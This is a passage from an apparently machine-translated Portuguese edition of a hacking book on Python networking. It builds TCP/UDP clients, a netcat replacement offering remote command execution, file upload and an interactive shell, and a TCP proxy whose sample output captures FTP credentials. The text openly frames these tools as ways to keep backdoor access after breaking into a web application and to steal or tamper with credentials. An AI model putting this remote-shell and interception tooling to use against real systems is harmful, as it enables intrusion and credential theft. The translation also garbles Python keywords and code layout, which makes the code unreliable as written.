


Figura 1-7. Usando Debug Probe para inspecionar e modificar variáveis locais

Depois de fazer algumas modificações, você pode continuar a execução do script pressionando F5.

Mesmo que este é um exemplo muito simples, ele demonstra alguns dos recursos mais úteis do WingIDE para desenvolver e depurar scripts em Python. [4]

Isso é tudo que precisa para começar a desenvolver o código para o resto deste livro. Não esquecer de fazer as máquinas virtuais pronto, como máquinas de destino para os capítulos específicos do Windows, mas é claro usando hardware nativo não deve apresentar quaisquer problemas.

Agora vamos entrar em algum divertimento real!

[1] Você pode baixar VMWare Player <http://www.vmware.com/>.

[2] Para uma lista “clicável” dos links neste capítulo, visita

<http://nostarch.com/blackhatpython/>.

[[3](#)] Para uma comparação de recursos entre versões, visita

<https://wingware.com/wingide/features/> .

[[4](#)] Se você já usa um IDE que tem características comparáveis aos WingIDE, por favor me envie um email ou um tweet, porque eu gostaria de ouvir sobre isso!

Capítulo 2. A Rede: Basics

A rede é e sempre será o mais sexy arena para um hacker. Um atacante pode fazer quase tudo com acesso à rede simples, como varrer para os anfitriões, injetar pacotes, farejar dados, explorar remotamente anfitriões, e muito mais. Mas se você é um atacante que já trabalhou seu caminho para as profundezas mais profundas de um alvo da empresa, você pode encontrar-se em um pouco de um dilema: você não tem ferramentas para executar ataques de rede. Sem netcat. No Wireshark. No compilador e sem meios para instalar um. No entanto, você pode se surpreender ao descobrir que, em muitos casos, você encontrará instalar um Python, e de modo que é onde vamos começar. Este capítulo vai lhe dar algumas noções básicas sobre redes Python utilizando o

tomada [5] módulo. Ao longo do caminho, vamos construir clientes, servidores e um proxy TCP; e, em seguida, transformá-los em nosso próprio netcat, completo com shell de comando. Este capítulo é a base para os capítulos subsequentes em que vamos construir uma ferramenta de descoberta de hosts, implementar sniffers multi-plataforma, e criar um quadro trojan remoto. Vamos começar.

Networking Python em um parágrafo

Os programadores têm um número de ferramentas de terceiros para criar servidores de rede e clientes em Python, mas o módulo central para todas essas ferramentas é `socket`.

Este módulo expõe todas as peças necessárias para escrever rapidamente os clientes e servidores TCP e UDP, utilize sockets, e assim por diante. Para efeitos da quebra ou manutenção do acesso a máquinas de destino, este módulo é tudo que você realmente precisa. Vamos começar criando alguns clientes simples e servidores, os dois scripts de rede rápidas mais comuns que você vai escrever.

cliente TCP

Houve inúmeras vezes durante testes de penetração que eu necessários para chicotear acima de um cliente TCP para testar serviços, enviar dados de lixo, fuzz, ou qualquer número de outras tarefas. Se você estiver trabalhando dentro dos limites de grandes ambientes corporativos, você não terá o luxo de ferramentas de redes ou compiladores, e às vezes você vai mesmo estar ausentes os princípios absolutos como a capacidade de copiar / colar ou uma ligação à Internet. Este é o lugar onde ser capaz de criar rapidamente um cliente TCP vem em muito útil. Mas jabbering suficiente

- vamos começar a codificação. Aqui é um cliente TCP simples.

tomada de importação

```
target_host = "www.google.com" target_port = 80
```

```
#   criar um objeto de soquete
❶ cliente = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#   conectar o cliente
❷ cliente.connect ((target_host, target_port))

#   enviar alguns dados
❸ cliente.send ( "GET / HTTP / 1.1 \r \nHost: google.com \r \n\r \n")

#   receber alguns dados
❹ resposta = cliente.recv (4096)
```

resposta de impressão

Primeiro criamos um objeto soquete com o AF_INET e SOCK_STREAM parâmetros

❶. o AF_INET parâmetro está dizendo que vamos usar um endereço IPv4 padrão ou hostname, e SOCK_STREAM indica que este será um cliente TCP. Em seguida, conecte o cliente para o servidor ❷ e enviá-lo alguns dados ❸.

O último passo é receber alguns dados de volta e imprimir a resposta ❹. Esta é a forma mais simples de um cliente TCP, mas o que você vai escrever na maioria das vezes. No trecho de código acima, estamos fazendo algumas hipóteses sérias sobre soquetes que você definitivamente querem estar ciente. O primeiro pressuposto é que a nossa conexão sempre terá êxito, ea segunda é que o servidor está sempre à nossa espera para enviar dados em primeiro lugar (ao contrário de servidores que esperam para enviar dados para você em primeiro lugar e aguardam a sua resposta). Nosso terceiro pressuposto é que o servidor irá sempre enviar dados de volta em tempo hábil. Fazemos essas suposições em grande parte por causa da simplicidade. Enquanto os programadores têm variado

opiniões sobre como lidar com soquetes de bloqueio, exceção de manipulação em soquetes, e similares, é muito raro para pentesters para construir essas sutilezas nas ferramentas rápida e suja para reconhecimento ou o trabalho de exploração, por isso vamos omitir-los neste capítulo.

cliente UDP

Um cliente Python UDP não é muito diferente do que um cliente TCP; nós precisamos fazer apenas duas pequenas alterações para obtê-lo para enviar pacotes em forma UDP.

tomada de importação

```
target_host = "127.0.0.1" target_port = 80
```

criar um objeto de soquete

```
❶ cliente = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

enviar alguns dados

```
❷ cliente.sendto ("aaabbbccc", (target_host, target_port))
```

receber alguns dados

```
❸ dados, addr = cliente.recvfrom (4096)
```

dados de impressão

Como você pode ver, nós alterar o tipo de soquete para `SOCK_DGRAM` ❶ quando criar o objecto soquete. O próximo passo é chamar simplesmente `enviar para()` ❷, passando os dados e o servidor que pretende enviar os dados. Como o UDP é um protocolo sem conexão, não há nenhuma chamada para `conectar()` antecipadamente. O último passo é chamar `recvfrom()` ❸ para receber dados UDP volta. Você também vai notar que ele retorna os dados e os detalhes do host remoto e porta. Mais uma vez, nós não estamos olhando para ser programadores de rede superiores; queremos ser rápido, fácil e confiável o suficiente para lidar com as nossas tarefas de hackers do dia-a-dia.

Vamos seguir em frente para a criação de alguns servidores simples.

TCP Server

Criando servidores TCP em Python é tão fácil quanto criar um cliente. Você pode querer usar seu próprio servidor TCP ao escrever shells de comando ou a elaboração de uma proxy (sendo que ambos vamos fazer mais tarde). Vamos começar criando um servidor TCP rosca multi- padrão. Marcha para fora o código abaixo:

```
importação de threading tomada
de importação

bind_ip = "0.0.0.0" bind_port = 9999

server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind ((bind_ip, bind_port))

❷ server.listen (5)

impressão "[*] escuta em% s:% d" % (bind_ip, bind_port)

# este é o nosso segmento de tratamento de cliente
❸ handle_client def (client_socket):

    # imprimir o que o cliente envia pedido = client_socket.recv
    (1024)

    print "[*] Recebida:% s" pedido%

    # enviar de volta um client_socket.send
    pacote ( "ACK!")

    client_socket.close ()

while True:

❹ cliente, addr = server.accept ()

impressão "[*] conexão aceites de:% s:% d" % (addr [0], addr [1])

# spin up nosso segmento do cliente para lidar com dados de entrada
client_handler = threading.Thread (alvo = handle_client, args = (cliente,))

❺ client_handler.start ()
```

Para começar, nós passamos o endereço IP e a porta que deseja que o servidor para escutar

- ❶. Em seguida, dizer ao servidor para começar a ouvir ❷ com um atraso máximo de conexões definido como 5. Em seguida, colocar o servidor em seu loop principal, onde ele está esperando por uma conexão de entrada. Quando um cliente se conecta ❸, recebemos tomada de cliente para o cliente variável, e os detalhes de conexão remota

no `addr` variável. Em seguida, criar um novo objeto segmento que aponta para o nosso `handle_client` função, e nós passá-lo o objeto socket cliente como um argumento. Em seguida, iniciar o thread para lidar com a conexão do cliente ③, e nosso principal circuito servidor está pronto para lidar com outra conexão de entrada. o `handle_client` ③ função executa o `RECV()` e, em seguida, envia uma mensagem simples para o cliente.

Se você usar o cliente TCP que construiu anteriormente, você pode enviar alguns pacotes de teste para o servidor e você deve ver uma saída como a seguinte:

```
[*] Escuta em 0.0.0.0:9999
[*] Conexão Aceito a partir de: 127.0.0.1:62512 [*] Recebidos: ABCDEF
```

É isso aí! Muito simples, mas esta é uma peça muito útil de código que se estenderá no próximo par de seções quando nós construímos um substituto netcat e um proxy TCP.

substituindo Netcat

Netcat é a faca de rede, por isso é nenhuma surpresa que os administradores de sistemas astutos eliminar dos seus sistemas. Em mais de uma ocasião, eu correr em servidores que não têm netcat instalado, mas tenho Python. Nestes casos, é útil para criar um cliente de rede simples e servidor que você pode usar para empurrar os arquivos, ou de ter um ouvinte que lhe dá acesso de linha de comando. Se você quebrou na através de uma aplicação web, é definitivamente vale a pena deixar cair uma chamada de retorno Python para lhe dar acesso secundário sem ter que primeiro queimar um de seus trojans ou backdoors. Criando uma ferramenta como esta é também um grande exercício Python, então vamos começar.

```
import sys import tomada
importação getopt importação
rosqueamento subprocess
importação

# definir algumas variáveis globais ouvir
comando = False
Envio = False
executar = ""
alvo = ""
upload_destination = "" porta
= 0
```

Aqui, estamos apenas a importação de todas as nossas bibliotecas necessárias e definir algumas variáveis globais. No trabalho pesado ainda.

Agora vamos criar nossa função principal responsável pelo tratamento de argumentos de linha de comando e chamando o resto de nossas funções.

```
❶ uso def():
    Imprimir "BHP ferramenta Net"

    print "Uso: bhpnet.py -t target_host -p port" print "-l --listen"
        - escutar em [host]: [port] para conexões de
        - entrada"
    print "-e --execute = file_to_run - executar o arquivo dado em cima
        receber uma ligação"
    print "-c --command
        - inicializar um shell de comando"
    print "-u --upload = destino - ao receber carregamento conexão
        uma
        arquivo e escrever para [destino]"
    Imprimir

    impressão "Exemplos:"
```

```

print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c" print "bhpnet.py -t 192.168.0.1 -p 5555 -l-u = c: \\ target.exe" bhpnet.py print"
- t 192.168.0.1 -p 5555 -l -e = \ "cat / etc / passwd \\" print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
sys.exit (0)

def principal ():
    global de porta de escuta
    Global executar comando
    global

    upload_destination mundial meta global

    se não len (sys.argv [1:]):
        uso()

    # ler as opções de linha de comando
    experimentar:
        opta, args = getopt.getopt (sys.argv [1:], "HLE: t: P: Cu:",
        [ "Ajuda", "ouvir", "executar", "alvo", "porta", "comando", "upload"])
        exceto getopt.GetoptError como err:
            str impressão (err) uso ()

    para o, uma em opta:
        se o in ( "-h", "- help"):
            uso()
        elif o in ( "l", "- ouça"):
            ouvir = True elif o in ( "-e", "--execute"):

                executar um =
            elif o in ( "c", "--commandshell"):
                comando = True elif o in ( "u",
                "--upload"):
                    upload_destination = um elif o na ( "-t",
                "--target"):

                        alvo = a elif o na ( "-p", "--port"):

                            porto = int (um) outro: afirmar Falso, "Option não
                            tratada"

    # vamos ouvir ou apenas enviar dados de stdin?
    se não ouvir e len (alvo) e port> 0:

        # lido no buffer de linha de comando
        # isso irá bloquear, então enviar CTRL-D, se não enviar entrada
        # para stdin
        tampão = sys.stdin.read ()

        # enviar dados fora client_sender
        (tampão)

```

```

# vamos ouvir e potencialmente
# carregar coisas, executar comandos, e soltar um shell de volta
# dependendo de nossas opções de linha de comando acima, se ouvir:

❸     server_loop ()

a Principal()

```

Começamos a leitura em todas as opções de linha de comando **❷** e definir as variáveis necessárias, dependendo das opções que detectar. Se qualquer um dos parâmetros de linha de comando não correspondem aos nossos critérios, nós imprimir informações de uso útil **❶**. No próximo bloco de código **❸**, estamos tentando imitar netcat para ler dados de stdin e enviá-lo através da rede. Como se observa, se você planeja enviar dados de forma interativa, você precisa enviar um CTRL-D para contornar a entrada padrão lido. A última peça **❹** é onde nós detectar que estamos a criar um socket de escuta e processar outros comandos (upload de um arquivo, executar um comando, iniciar um shell de comando).

Agora vamos começar a colocar no encanamento para algumas destas características, começando com o nosso código de cliente. Adicione o seguinte código acima da nossa a Principal função.

```

client_sender def (tampão):

    cliente = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    experimentar: # Conectar ao nosso client.connect host de

        destino ((alvo, porta))

   ❶        se len (tampão):
                client.send (tampão) enquanto
                    Verdadeiro:
                        # agora esperar por dados de volta
                        recv_len = 1 resposta = ""

   ❷        enquanto recv_len:
                        dados           = Client.recv (4096)
                        recv_len = len resposta (dados) +
                        dados

                        se recv_len <4096:
                            pausa

                        resposta de impressão,

   ❸        # esperar por mais input
        tampão = raw_input ( "") tampão + = "\ n"

```

```
# enviá-lo client.send (tampão)
```

exceto:

```
print "[*] Exception! sair."  
# rasgar para baixo o client.close conexão ()
```

A maior parte deste código deve ser familiar para você até agora. Nós começar pela criação de nosso objeto de soquete TCP e, em seguida, testar ❶ para ver se recebemos qualquer entrada de stdin. Se tudo estiver bem, nós enviamos os dados fora do alvo remoto e receber de volta os dados ❷ até que não haja mais dados para receber. Nós, então, esperar por mais entrada do usuário ❸ e continuar a enviar e receber dados até que o usuário mata o script. A quebra de linha extra é anexado especificamente para a nossa entrada do usuário para que o nosso cliente será compatível com o nosso shell de comando. Agora vamos seguir em frente e criar o nosso laço servidor primário e uma função de stub que irá tratar tanto a nossa execução do comando e nosso shell de comando completo.

```
server_loop def ():  
    meta global  
  
    # Se nenhum destino é definido, ouvimos em todas as interfaces se não len (target):  
  
        alvo = "0.0.0.0"  
  
        servidor = socket.socket (socket.AF_INET, socket.SOCK_STREAM) server.bind ((alvo, porta)) server.listen  
        (5)  
  
        while True:  
            client_socket, addr = server.accept ()  
  
            # cisão de uma thread para lidar com o nosso novo client_thread client = threading.Thread (target =  
            client_handler, args = (client_socket,)) client_thread.start ()  
  
run_command def (comando):  
  
    # aparar a nova linha de comando =  
    command.rstrip ()  
  
    # executar o comando e obter a saída de volta tente:  
  
❶        produção =  
        subprocess.check_output (comando, stderr = subprocess.  
        STDOUT, shell = True), exceto: produção = "Falha para executar o  
        comando. \ r \ n"
```

```
# enviar a saída de volta para a saída de retorno cliente
```

Até agora, você é um veterano na criação de servidores TCP completas com threading, por isso não vou mergulhar para o `server_loop` função. O comando de execução função, no entanto, contém uma nova biblioteca que ainda não cobertos: a `subprocess` biblioteca. `subprocess` fornece uma interface de criação do processo poderoso que lhe dá um número de maneiras de iniciar e interagir com os programas cliente. Nesse caso ①, estamos simplesmente executando o que quer comando passamos em, executá-lo no sistema operacional local, e retornando a saída do comando volta para o cliente que está ligado a nós. O código de tratamento de exceções vai pegar erros genéricos e voltar uma mensagem informando que o comando falhou.

Agora vamos implementar a lógica para fazer o upload de arquivos, execução de comandos, eo nosso escudo.

```
client_handler def (client_socket):
    Upload Global executar
    comando global

    # verifique para upload
    if len (upload_destination):

        # lido em todos os bytes e escrever para o nosso destino file_buffer = ""

        # manter os dados de leitura até que não está disponível
        while True:
            Dados = client_socket.recv (1024)

            se não dados:
                quebrar mais: file_buffer +=

            dados

        # agora vamos dar esses bytes e tentar escrevê-los
        experimentar:
            file_descriptor = aberta (upload_destination, "wb") file_descriptor.write (file_buffer)
            file_descriptor.close ()

        # reconhecer que escreveu o client_socket.send arquivo para fora ( "arquivo salvo com
        sucesso para% s \ r \ n" % upload_destination), exceto: client_socket.send ( "Falha ao salvar
        arquivo para% s \ r \ n"

%
```

```

# verificar se a execução do comando if len
(executar):

# executar o comando de saída = run_command
(executar)

client_socket.send (saída)

# agora vamos para outro ciclo se um shell de comando foi solicitada
❶ se o comando:

while True:
    # mostrar uma client_socket.send prompt de simples
    ( "<BHP: #>" )

        # agora que recebemos até que vejamos um avanço de linha (tecla
        enter) cmd_buffer = ""

enquanto "\n" não em cmd_buffer:
    cmd_buffer += client_socket.recv (1024)

    # enviar de volta a resposta de saída de comando =
    run_command (cmd_buffer)

    # devolver o client_socket.send resposta
    (response)

```

Nosso primeiro pedaço de código ❶ é responsável por determinar se a nossa ferramenta de rede está definido para receber um arquivo quando ele recebe uma ligação. Isto pode ser útil para upload-e-executar exercícios ou para a instalação de malware e tendo o malware remover o nosso callback Python. Primeiro vamos receber os dados do arquivo em um loop ❷ para se certificar de que recebemos tudo, e então nós simplesmente abrir um identificador de arquivo e escrever o conteúdo do arquivo. o `wb` Bandeira garante que estamos escrevendo o arquivo com o modo binário habilitado, o que garante que o upload de e escrever um binário executável será bem sucedido. Em seguida, processar nossa executar funcionalidade ❸, que chama a escrita anteriormente comando de execução funcionar e simplesmente envia o resultado de volta em toda a rede. Nosso último pedaço de código manipula o nosso shell de comandos ❹; ele continua a executar comandos como nós enviá-los e envia de volta a saída. Você vai notar que é a digitalização para um caractere de nova linha para determinar quando processar um comando, o que torna netcat-friendly. No entanto, se você está conjurando um cliente Python para falar com ele, não se esqueça de adicionar o caractere de nova linha.

Chutar os pneus

Agora vamos brincar com ele um pouco para ver alguma saída. Em um terminal ou cmd.exe shell, executar nosso script assim:

```
justin $ ./bhnet.py -l -p 9999 -c
```

Agora você pode disparar até outro terminal ou cmd.exe, e executar nosso script em modo cliente. Lembre-se que nosso script está a ler de stdin e vai fazê-lo até que o marcador EOF (EOF) é recebido. Para enviar EOF, bateu CTRL-D no seu teclado:

```
justin $ ./bhnet.py -t localhost -p 9999 <CTRL-D>

<BHP: #> ls -la
total de 32
drwxr-xr-x 4 Justin pessoal 136 18 dez 19:45. drwxr-xr-x 4 Justin pessoal 136 09
de dezembro 18:09 ..
- rwxrwxrwt 1 equipe justin 8498 19 de dezembro 06:38 bhnet.py
- rw-r - r-- pessoal 1 justin 844 10 de dezembro 09:34 listing-1-3.py <BHP: #> pwd

/ Users / justin / svn / BHP / code / Chapter2 <BHP: #>
```

Você pode ver que nós recebemos de volta o nosso shell de comando personalizado, e porque estamos em um host Unix, podemos executar alguns comandos locais e receber de volta um pouco de saída como se tivéssemos logado via SSH ou estavam na caixa localmente. Podemos também usar o nosso cliente para enviar solicitações a boa forma, à moda antiga:

```
justin $ echo -ne "GET / HTTP / 1.1 \r\nHost: www.google.com \r\n\r\n" | ./bhnet.py -t -p 80 www.google.com
```

```
HTTP / 1.1 302 Encontrada
Localização: http://www.google.ca/
Cache-Control: privada
Content-Type: text / html; charset = UTF-8
P3P: CP = "I Isto não é uma política P3P Veja http://www.google.com/support/ contas / bin / answer.py? Hl = en & answer =
151657 para obter mais informações?". Data: Wed, 19 dez 2012 13:22:55 GMT Servidor: gws
```

```
Content-Length: 218
X-XSS-Protecção: 1; mode = bloco X-Frame-Options: SAMEORIGIN

<HTML> <HEAD> <meta http-equiv = "Content-Type" "text / html; charset = UTF-8" content =>
<TITLE> 302 Movido </ TITLE> </ HEAD> <BODY> <H1> 302
Moved </ H1> O documento foi movido

<A HREF="http://www.google.ca/"> aqui </A>. </ BODY> </ HTML>
```

[*] Exception! Sair.

justin \$

Ai está! Não é uma técnica super-técnico, mas é uma boa base sobre como cortar juntos algumas tomadas de cliente e servidor em Python e usá-los para o mal. Claro, são os fundamentos que você mais precisa: use sua imaginação para expandir ou melhorar. Em seguida, vamos construir um proxy TCP, o que é útil em qualquer número de cenários de ataque.

Construindo um Proxy TCP

Há uma série de razões para ter um proxy TCP em seu cinto de ferramentas, tanto para o encaminhamento de tráfego para saltar de um hospedeiro para outro, mas também quando se avalia software baseado em rede. Ao realizar testes de penetração em ambientes corporativos, você vai comumente ser confrontado com o fato de que você não pode executar o Wireshark, que você não pode carregar drivers para farejar o loopback no Windows, ou que a segmentação da rede impede você de executar suas ferramentas diretamente contra o seu host de destino. I têm utilizado um proxy Python simples em um número de casos para ajudar a entender protocolos desconhecidos, modificar o tráfego a ser enviado para uma aplicação, e criar casos de teste para fuzzers. Vamos lá.

```
importação tomada import
sys rosqueamento
importação
def server_loop (local_host, local_port, remote_host, remote_port, receive_first):

    server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    experimental:
        server.bind ((local_host, local_port)), excepto: print "[!!] Falha ao escutar em% s:% d" % (local_host, local_
port)
        print "[!!] Verifique se há outros soquetes de escuta ou permissões corretas." sys.exit (0)

    impressão "[*] escuta em% s:% d" % (local_host, local_port)

    server.listen (5)

    while True:
        client_socket, addr = server.accept ()

        #   imprimir a impressão local informações de conexão "[==>] Recebeu conexão de entrada de%
s:% d" % (addr [0], addr [1])

        #   iniciar uma discussão para conversar com o host remoto proxy_thread = threading.Thread (target =
proxy_handler, args = (client_socket, remote_host, remote_port, receive_first))

        proxy_thread.start ()

def principal ():
    #   nenhuma linha de comando fantasia analisar aqui se len
    (sys.argv [1:])! = 5:
```

```

print "Uso: ./proxy.py [localhost] [localport] [remotehost] [RemotePort] [receive_first]"

print "Exemplo: 127.0.0.1 ./proxy.py 9000 10.12.132.1 9000 True" sys.exit (0)

# configuração parâmetros de escuta locais local_host =
sys.argv [1] local_port = int (sys.argv [2])

# configuração alvo remoto remote_host = sys.argv
[3] remote_port = int (sys.argv [4])

# este diz a nossa proxy para se conectar e receber dados
# antes de enviar para o host remoto receive_first = sys.argv
[5]

se "True" em receive_first:
    receive_first = True outra coisa: receive_first

= False

# agora girar nossa socket de escuta
server_loop (local_host, local_port, remote_host, remote_port, receive_first)

a Principal()

```

A maior parte deste deve parecer familiar: que tomamos em alguns argumentos de linha de comando e, em seguida, o fogo até um loop servidor que atende as conexões. Quando uma solicitação de conexão fresco entra, nós entregá-lo ao nosso proxy_handler, que faz todo o envio e recebimento de bits suculentos para os lados do fluxo de dados.

Vamos mergulhar no proxy_handler função agora adicionando o seguinte código acima da nossa a Principal função.

```

proxy_handler def (client_socket, remote_host, remote_port, receive_first):

    # conectar-se ao host remoto
    remote_socket = socket.socket (socket.AF_INET,
                                    socket.SOCK_STREAM)
    remote_socket.connect ((remote_host, remote_port))

    # receber dados a partir do final remoto se necessário
    ❶ se receive_first:

        ❷     remote_buffer = receive_from (remote_socket)
        ❸     hexdump (remote_buffer)

        # enviá-lo para o nosso manipulador de resposta
        ❹     remote_buffer = response_handler (remote_buffer)

        # se temos dados para enviar para o nosso cliente local, enviá-lo if len (remote_buffer):

```

```

        print "[<==] Enviando% d bytes para localhost." % Len (remote_buffer)

        client_socket.send (remote_buffer)
# agora permite que ciclo e ler a partir de local,
# enviar para o remoto, enviar para o local,
# lavar, lavar, repetir while True:

# ler a partir de host local
local_buffer = receive_from (client_socket)

if len (local_buffer):

    print "[==>] Recebeu% d bytes de localhost." % Len (tampão local_)

    hexdump (local_buffer)

    # enviá-lo ao nosso pedido manipulador local_buffer = request_handler
    (local_buffer)

    # enviar os dados para a impressão remote_socket.send host
    remoto (local_buffer) "[==>] Enviado para remoto."

# receber de volta a resposta
remote_buffer = receive_from (remote_socket)

if len (remote_buffer):

    impressão "[<==] Recebeu% d bytes de remoto". %
len (remote_buffer)
    hexdump (remote_buffer)

    # enviar para o nosso manipulador de resposta
    remote_buffer = response_handler (remote_buffer)

    # enviar a resposta para o client_socket.send socket local
    (remote_buffer)

    print "[<==] Enviado para localhost."

# Se não houver mais dados de ambos os lados, fechar as conexões
❸ se não len (local_buffer) ou não len (remote_buffer):
    client_socket.close ()
    remote_socket.close ()
    print "[*] Não há mais dados. Fechando conexões."

pausa

```

Esta função contém a maior parte da lógica para o nosso proxy. Para começar, vamos verificar para se certificar de que não precisa primeiro iniciar uma conexão com os dados secundários e pedido remoto antes de entrar em nosso loop principal ❶. Alguns daemons do servidor vai esperar que você faça isso primeiro (servidores FTP normalmente enviar um banner em primeiro lugar, por exemplo). Em seguida, usamos o nosso `receive_from` função ❷, que nós

reutilizar para ambos os lados da comunicação; ele simplesmente leva em um objeto de socket conectado e executa um recebimento. Em seguida, despejar o conteúdo **❸** do pacote para que possamos inspecioná-lo para qualquer coisa interessante. Em seguida, entregar a saída para o nosso `response_handler` função **❹**. Dentro dessa função, você pode modificar o conteúdo do pacote, executar tarefas de fuzzing, teste para problemas de autenticação, ou qualquer outra coisa que seu coração deseja. Há uma cortesia

request_handler função que faz o mesmo para modificar o tráfego de saída, bem. O último passo é enviar o buffer recebido para o nosso cliente local. O resto do código de proxy é simples: nós continuamente lido a partir local, processo, enviar para o remoto, leia a partir remoto, processar e enviar para o local, até que não haja mais dados detectados **❺**.

Vamos juntos pelo resto de nossas funções para completar o nosso proxy.

```
# esta é uma função de dumping muito hex diretamente retirado
# os comentários aqui:
# http://code.activestate.com/recipes/142812-hex-dumper/
❶ hexdump def (src, comprimento = 16):
    resultado = []
    dígitos = 4 se isinstance (src, Unicode) mais 2 para i em xrange (0, len (SRC),
comprimento):
        s = src [i: i + comprimento]
        hexa = b" ".join ([ "% 0 * X" % (dígitos, ord (x)) para x no s]) text = b ". join ([x, se 0x20 <= ord (x) <0x7F outra b para x no
s]) result.append (" (b "% 04X% - * s% s" % (i, comprimento * (dígitos + 1), hexa, texto))

print b '\ n'.join (resultado)

❷ receive_from def (ligação):
    tampão = ""

    # Nós estabelecemos um segundo tempo 2; Dependendo da sua
    # alvo, este pode ter de ser ajustada connection.settimeout (2)

    experimentar: # Manter a leitura no buffer até

        # não há mais dados
        # ou que o tempo limite
        while True:
            Dados = connection.recv (4096)

            se não dados:
                pausa

            tampão += dados

    exceto:
        passagem
```

```

tampão de retorno

# modificar quaisquer pedidos destinados ao host remoto
❶ request_handler def (tampão):
    # realizam modificações pacote de retorno tampão

❷ # modificar quaisquer respostas destinadas para o host local
response_handler def (tampão):
    # realizam modificações pacote de retorno tampão

```

Este é o pedaço final do código para completar o nosso proxy. Primeiro criamos a nossa função de dumping hex ❶ que simplesmente saída os detalhes de pacotes com ambos os seus valores hexadecimais e caracteres ASCII imprimíveis. Isso é útil para a compreensão de protocolos desconhecidos, encontrar as credenciais do usuário em **protocolos de texto simples, e muito mais.** o receive_from função ❷ é utilizado tanto para a recepção de dados locais e remotos, e nós simplesmente passar o objeto socket para ser utilizado. Por padrão, não é um dois-segundo conjunto de tempo limite, o que pode ser agressivo se você estiver proxy tráfego para outros países ou em redes com perdas (aumentar o tempo limite, se necessário). O resto da função simplesmente lida com a recepção de dados até que mais dados é detectado na outra extremidade da ligação. Nossos duas últimas funções ❸ ❹ permitir-lhe modificar qualquer tipo de tráfego que é destinado para cada extremidade do proxy. Isso pode ser útil, por exemplo, se as credenciais do usuário em texto puro estão sendo enviados e você quer tentar elevar privilégios **em um aplicativo passando em administrador ao invés de justin.** Agora que temos nosso procurador configurar, vamos levá-la para uma rodada.

Chutar os pneus

Agora que temos o nosso ciclo de proxy núcleo e as funções de apoio no lugar, vamos testar isso em um servidor FTP. Fogo até o proxy com as seguintes opções:

```
justin $ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 Verdadeiro
```

Nós costumavamos `sudo` aqui, porque a porta 21 é uma porta privilegiada e exige privilégios administrativos ou de raiz, a fim de ouvir sobre ele. Agora pegue o seu cliente FTP favorito e configurá-lo para usar localhost e a porta 21 como seu host remoto e porta. Claro, você vai querer apontar o seu proxy para um servidor FTP que irá realmente responder a você. Quando eu corri isso contra um servidor FTP teste, eu tenho o seguinte resultado:

```
[*] Escuta em 127.0.0.1:21
[==>] recebida conexão de entrada de 127.0.0.1:59218 0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E
      33 2E                                         220 ProFTPD 1.3.
      33 61 20 0010 53 65 72 76 65 72 20 28 44 65 62 69 61
      0020 29 20 6E 5B 3A 3A 66 66 66 3A 35 30 35 37 2E
      0030 2E 31 36 38 2E 39 33 5D 0E 0A
      [==>] Envio de 58 bytes para o host local. [==>] recebeu 12 bytes de localhost. 55 53
      45 0000 52 20 74 65 73 74 79 0D 0A
                                                USUÁRIO irritado ..

      [==>] Enviado para remoto.
      [==>] recebeu 33 bytes de controle remoto.
      33 33 31 0000 20 50 61 73 73 77 6F 72 64 20 72 65 71
      75 69 72 0010 65 64 20 66 6F 74 72 20 65 73 74 79 0D
      0020 0A
      [==>] Enviado para localhost.
      [==>] recebeu 13 bytes de localhost. 50 41 53 0000 53 20 74 65 73 74 65 72 0D 0A
                                                tester PASS ..

      [==>] Enviado para remoto.
